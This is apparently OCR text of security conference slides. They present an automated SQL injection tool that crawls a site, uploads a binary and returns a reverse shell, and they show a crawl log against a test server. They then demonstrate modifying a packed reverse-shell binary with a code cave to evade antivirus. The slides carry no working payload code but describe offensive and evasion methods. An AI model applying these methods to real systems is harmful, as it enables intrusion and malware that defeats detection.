
Menu driven


SQL Automater
Written by:
Andrew Weidenhamer
http://www.securestate.com
Email:aweidenhamer@SecureState.com
Psyco not detected....Recommend installing it for increased speeds.
SQL Automator Main Menu:
1. Install Sql Automator Dependencies (Only needed if you see an error message above!!!
2. SQL Injection Search/Exploit by Binary Payload Injection (Blind SQL Injection Techniques)
3. SQL Injection Search/Exploit by Binary Payload Injection (Based on SQL Exception Error Messages)
4. Dump all columns of the table being used in the Query
5. SQL Injection single URL exploitation
6. Changelog
7. Credits
8. About
9. Exit
Enter the number:


Auto crawls the site…

```
This module will attempt to spider a website and attempt to only
identify sql injection (based on error messages).  If it finds
sql injection it will then provide the user with an option to
exploit it using the binary2hex method for uploading.

If all goes well a reverse shell will be returned back to the user

Enter IP address (ex: http://xxx.xxxxx.com): http://ssdev1:90/defcon/

Crawling http://ssdev1:90/defcon/ (Max Depth: 1000)
Following: http://ssdev1:90/defcon/index.html
New: http://ssdev1:90/defcon/index.html
Following: http://ssdev1:90/defcon/html/defcon-16/dc-16-schedule.html
New: http://www.toxicbbq.com
Following: http://ssdev1:90/defcon/html/defcon-16/dc-16-speakers.html
New: https://www.defcon.org/html/defcon-groups/dc-groups-index.html
New: http://ssdev1:90/defcon/html/defcon-16/defconrss.xml
New: http://ssdev1:90/defcon/html/defcon-16/dc-16-speakers.html#Ahmad
New: http://ssdev1:90/defcon/html/defcon-16/dc-16-speakers.html#Alonso
New: http://ssdev1:90/defcon/html/defcon-16/dc-16-speakers.html#Anderson
New: http://ssdev1:90/defcon/html/defcon-16/dc-16-speakers.html#atlas
New: http://ssdev1:90/defcon/html/defcon-16/dc-16-speakers.html#EFF
New: http://ssdev1:90/defcon/html/defcon-16/dc-16-speakers.html#Beale
New: http://ssdev1:90/defcon/html/defcon-16/dc-16-speakers.html#Bello
New: http://ssdev1:90/defcon/html/defcon-16/dc-16-speakers.html#Berghammer
New: http://ssdev1:90/defcon/html/defcon-16/Bello
New: http://ssdev1:90/defcon/html/defcon-16/dc-16-speakers.html#Blumenthal
New: http://ssdev1:90/defcon/html/defcon-16/dc-16-speakers.html#Brading
New: http://ssdev1:90/defcon/html/defcon-16/dc-16-speakers.html#Bregenzer
New: http://ssdev1:90/defcon/html/defcon-16/dc-16-speakers.html#Bristow
New: http://ssdev1:90/defcon/html/defcon-16/dc-16-speakers.html#Brooks
New: http://ssdev1:90/defcon/html/defcon-16/dc-16-speakers.html#Brossard
New: http://ssdev1:90/defcon/html/defcon-16/dc-16-speakers.html#PanelHNS
New: http://ssdev1:90/defcon/html/defcon-16/dc-16-speakers.html#Capelis
New: http://ssdev1:90/defcon/html/defcon-16/dc-16-speakers.html#Chiesa
New: http://ssdev1:90/defcon/html/defcon-16/dc-16-speakers.html#Cicero
New: http://ssdev1:90/defcon/html/defcon-16/dc-16-speakers.html#Clark
New: http://ssdev1:90/defcon/html/defcon-16/dc-16-speakers.html#Conti
New: http://ssdev1:90/defcon/html/defcon-16/dc-16-speakers.html#Dewinter
New: http://ssdev1:90/defcon/html/defcon-16/dc-16-speakers.html#Self
New: http://ssdev1:90/defcon/html/defcon-16/dc-16-speakers.html#Eagle
New: http://ssdev1:90/defcon/html/defcon-16/dc-16-speakers.html#Edwards
New: http://ssdev1:90/defcon/html/defcon-16/dc-16-speakers.html#Evans
New: http://ssdev1:90/defcon/html/defcon-16/dc-16-speakers.html#Farre
New: http://ssdev1:90/defcon/html/defcon-16/dc-16-speakers.html#Figueroa
New: http://ssdev1:90/defcon/html/defcon-16/dc-16-speakers.html#Fyodor
New: http://ssdev1:90/defcon/html/defcon-16/dc-16-speakers.html#Goodspeed
New: http://ssdev1:90/defcon/html/defcon-16/dc-16-speakers.html#Gowing
New: http://ssdev1:90/defcon/html/defcon-16/dc-16-speakers.html#Grand
New: http://ssdev1:90/defcon/html/defcon-16/dc-16-speakers.html#Neonrain
New: http://ssdev1:90/defcon/html/defcon-16/dc-16-speakers.html#Grutzmacher
New: http://ssdev1:90/defcon/html/defcon-16/dc-16-speakers.html#Hamiel
New: http://ssdev1:90/defcon/html/defcon-16/dc-16-speakers.html#Stracener
New: http://ssdev1:90/defcon/html/defcon-16/dc-16-speakers.html#Hardy
New: http://ssdev1:90/defcon/html/defcon-16/dc-16-speakers.html#Hill
New: http://ssdev1:90/defcon/html/defcon-16/dc-16-speakers.html#Kiamilev
New: http://ssdev1:90/defcon/html/defcon-16/dc-16-speakers.html#Howard
New: http://ssdev1:90/defcon/html/defcon-16/dc-16-speakers.html#Howlett
New: http://ssdev1:90/defcon/html/defcon-16/dc-16-speakers.html#Johnson
New: http://ssdev1:90/defcon/html/defcon-16/dc-16-speakers.html#Jonm
New: http://ssdev1:90/defcon/html/defcon-16/dc-16-speakers.html#Kaminsky
New: http://ssdev1:90/defcon/html/defcon-16/dc-16-speakers.html#PanelBW
```

The almighty reverse shell *bow*




Hmmm. Worm possibilities?




Malware Live Demonstration

Live Demonstration time.


Reverse shell picked up by AVG



- Reverse shell in its original form, although packed with API redirection it is still easily identified by antivirus engine.




- Here are the PE characteristics and values of our reverse shell. Notice the tell-tale signs this binary is already compressed with a packer (VSize much larger than RSize and section flags marked as executable and writable).



- Since our virtual size of the section (the amount that will be loaded into memory) is much greater than what's actually on disk, this means there will be many null bytes that will be used as placeholders to unpack code. We have to be careful where we can put our code cave in this scenario, so that unpacked data is not overwriting or illegally accessed when we take control of the initial execution of the binary. Normally, if the VSize is less than the RSize we can simply add code at the end of the section and increase the VSize value in order to load our new code into memory. Since we are adding code to this area, we need to make sure that this area is loaded into memory and will not be accessed later on by the original unpacking stub. Highlighted in red we have addess0x110 bytes for our code-cave.

